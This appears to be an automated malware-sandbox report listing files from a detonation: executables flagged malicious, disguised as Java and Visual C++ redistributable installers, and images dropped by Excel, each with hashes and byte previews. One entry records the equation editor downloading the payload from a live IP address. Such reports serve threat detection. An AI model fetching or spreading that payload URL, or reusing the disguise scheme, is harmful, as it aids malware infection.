Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Oracle\Java\javapath_target_415196\javaws.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	360000
Entropy (8bit):	6.297336444521721
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCxOEMw7O+WW5T2B/1ghTBRm35i9jUOHXhv0TfcbWjdVm:xBzcmhixOEMw715Q1gvhvUcbWjdVm
MD5:	2C4E5E311B1C190C49A04E28D4925F73
SHA1:	8E8DE2627B03AF92AFF8C46811BAA336CA9766C0
SHA-256:	16EBF8798D69AD0578266CEE37FA51D48B2C775F115B508F87A3301399D8E667
SHA-512:	A91E93A217B17EFAE84DEFB2DDB16A448A6637C5165AF578BA5CCFD709091A86B0E9B3688A72D23999AA437BF6F1678C82D176175381E2EA1840478C0768FB63
Malicious:	**true**

C:\ProgramData\Oracle\Java\javapath_target_415196\javaws.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Package Cache\{050d4fc8-5d48-4b8f-8972-47c82c46020f}\vcredist_x64.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	502872
Entropy (8bit):	6.882988649507878
Encrypted:	false
SSDEEP:	12288:xBzcmhiTB+pwPprnVmLmDsC+FU+ZOSzt9tzZcymOz:xBomhiFDFncLmKDZOSzXFZcLOz
MD5:	5234AED3D382A0A24BC7379D778D67E7
SHA1:	DA0E8FEBAE332ED801AF7D892DDFF245BD9EA903
SHA-256:	46EF8461B175D53871225F64CCC97728F3AE4C3D2077C88BF773BEC13D4322C6
SHA-512:	BB550DDB0EA0766CB9235E1C856DA19090F5C34A1AF648354F2C90BE84B6AD2330E2D63AF78F6C48D5F2CDF77AB36FDC916FDA4BA2BAB3CEE5274A5DE91A9B76
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Package Cache\{33d1fd90-4274-48a1-9bc1-97e33d9c2d6f}\vcredist_x86.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	497192
Entropy (8bit):	7.000997684511801
Encrypted:	false
SSDEEP:	12288:xBzcmhiF0IursYCYQeSnyZJiqlEbXSb9NtoqOFBqkYHkZH:xBomhimMYenGJiKEbXWtpOLl5
MD5:	07585DD0E675441A614D5718BB37EA6D
SHA1:	6B688BEEFC75BCBEF123376B5BA0AF8025C31E19
SHA-256:	FEB55A8C451E7C70B99996A10457FE8C35352E86B1BBA88756E492061F429161
SHA-512:	A93F7007A09AA6A966F532F11048DCD82508559C39FE0D99EE704CBABDD3660B4D03ED3C5BD9F70DB52445B899037CA1A0C3DD38D9335849277F7E1F7BB20CD
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Package Cache\{ca67548a-5ebe-413a-b50c-4b9ceb6d66c6}\vcredist_x64.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	497048
Entropy (8bit):	7.0006830725440805
Encrypted:	false
SSDEEP:	12288:xBzcmhiF0IursYCYQeSnyZJiqlEbXSb9NtCGOF2O27MVz+ZH:xBomhimMYenGJiKEbXWtfOkU+
MD5:	22AA51E7039E4FFEF511EBD40419A3FE
SHA1:	158915E133C50182EF03BEF97A6FFC5DF3D4E51A
SHA-256:	2C233FF53B34C96AB5FA65E688DE67F67DD50944FFB41D40DED5158B388C30E1
SHA-512:	2A8D41E09F7FB1F448059889A356C14AE790C1271C0EA7B18A7930A9248767128185410239135 34F025736377E7D82943743C2E6CD8D125FCFF5B56075021AE3
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Package Cache\{d992c12e-cab2-426f-bde3-fb8c53950b0d}\VC_redist.x64.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	863376
Entropy (8bit):	7.528329546751302
Encrypted:	false
SSDEEP:	24576:xBomhi5IgNaPwK7x7qknIkYbJ41F0tc+aE/xkL:xBom857gPr7HtREy
MD5:	854659FC3A2D89ACC3C741A8F0CB8D00
SHA1:	6050D4A3BCA96BEA30C8C52376D7923792CF7D51
SHA-256:	8A8215538116AD6974186614D5848DB3683DEEB9219FD0C576185570CC6E631C
SHA-512:	B965DBADC9CE089FF82C7A2AA50EBE45DDCBAFA70349BAE49F72F0FCD9CB673A6279EF40CDA4B14342EDF9AAF8780CCB7F662BD8A6E5EF1C58C1217141A8D63C
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc.....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...()......(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{.....(0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Package Cache\{e2803110-78b3-4664-a479-3611a381656a}\VC_redist.x86.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	863352
Entropy (8bit):	7.528624561141394
Encrypted:	false
SSDEEP:	24576:xBomhi5IgNaPMKWdaVjNpNnbI/nCkV8riYEzA47nxkL:xBom857gPf8+jx8KOUitzU
MD5:	E42C7161869F94C8054158A68C353912
SHA1:	8FF420367E5E8184FA2C72301AE5C3DAB201BE08
SHA-256:	B0CE5683AB00A4E1AE578F43C26B95B3290018C17D9C13F7057BC7D4B650FDB8
SHA-512:	68271AA4177AA368BB2179122EA93BABF043D8A85CE99503FF68CA27EF2ED363502037BB66B638C2A34D3ADCE5D15DE5DDB3FD9E00F3D5793554690A1527BA43
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc.....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...()......(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{.....(0...t.....|.....(...+...3.*....0.....

C:\ProgramData\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	502840
Entropy (8bit):	6.884212442536518
Encrypted:	false
SSDEEP:	12288:xBzcmhiTB+pwPprnVmLmDsC+FU+ZOSzDBtzY7UWfR2hymOz:xBomhiFDFncLmKDZOSz1FO5iLOz
MD5:	50FD9A8D5B318D259F191306765AF3BC
SHA1:	BE5E9233008FC4EA25C90F84D2294CCE99EDFDA4
SHA-256:	FDB71B9E9B09A6B5EA0FFC70D66F8515CF1302AE260FBBC029E86ED56B9CAC70
SHA-512:	25D1C5F6A89E522E10DE2AC76369F3F2F344121561E5AE2A6EACB122E1AFE45DE755237E57ADB3D581352A1A8FFDBBFFDC463A94CB4ABA30EEF471DAF77FDB25
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc.....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...()......(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{.....(0...t.....|.....(...+...3.*....0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	750080
Entropy (8bit):	7.776973471580677
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
SSDEEP:	12288:xBzcmhiTIabUtWTlW/kcbP3/1S/XTBWym1jr0ahKpymrF9oZXKanCB7U3WJ3m5Ja:xBomhiE5tWxWBz/1YjBZm1jrdhm999Um
MD5:	748F5D75A9F4C4026CC14E46BAFF0BB3
SHA1:	69A81FD68106C9DE3FA4657CEC2468C29A45A171
SHA-256:	A9BA8137D635EF997C4D1388B7758157FA8EE4BFFFCACC49BDF7C5DFE9003421
SHA-512:	191F84E6C6955A2A561F9414EC09ADC660059CC07AB1044FF309C85E1F5B4681F1C8DED5DFA209C1F7BDB19B6718052207D6E1ADC31AF53E97BD52879174C2A
Malicious:	**true**
IE Cache URL:	http://198.12.91.205/50005/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\12BE1E03.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....I`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1D64CE91.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1EA1A46D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041 C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1EA1A46D.png	
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2968A71C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."...........(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F031FF2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041 C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45DC78A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3 (
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\51426C75.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\51426C75.png	
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8...Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5AE55544.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6411678270566779
Encrypted:	false
SSDEEP:	384:wGXXwBkNWZ3cJuUvmWnTG+W4nH8ddxzsFfWdl:NXwBkNWZ3cjvmWa+Vnul
MD5:	C0EBDEA7F4DB4DCB07C23B1FDA6F0DF2
SHA1:	E745CFF86CC0D24A6A451E8F652EFD7B541EB61E
SHA-256:	3D4A2C69CCCFA7A6A877B61DBE01D770417EB75E2816EE660591DD53C0472C74
SHA-512:	F13F94CA3A789B12B43768941C171DA93FA2F4761D399FBB588894B15F781D8A7B6985E7C77CA2CB9E7EF47966BECE85413F49F1B9C15AC3F41D20315EE81383
Malicious:	false
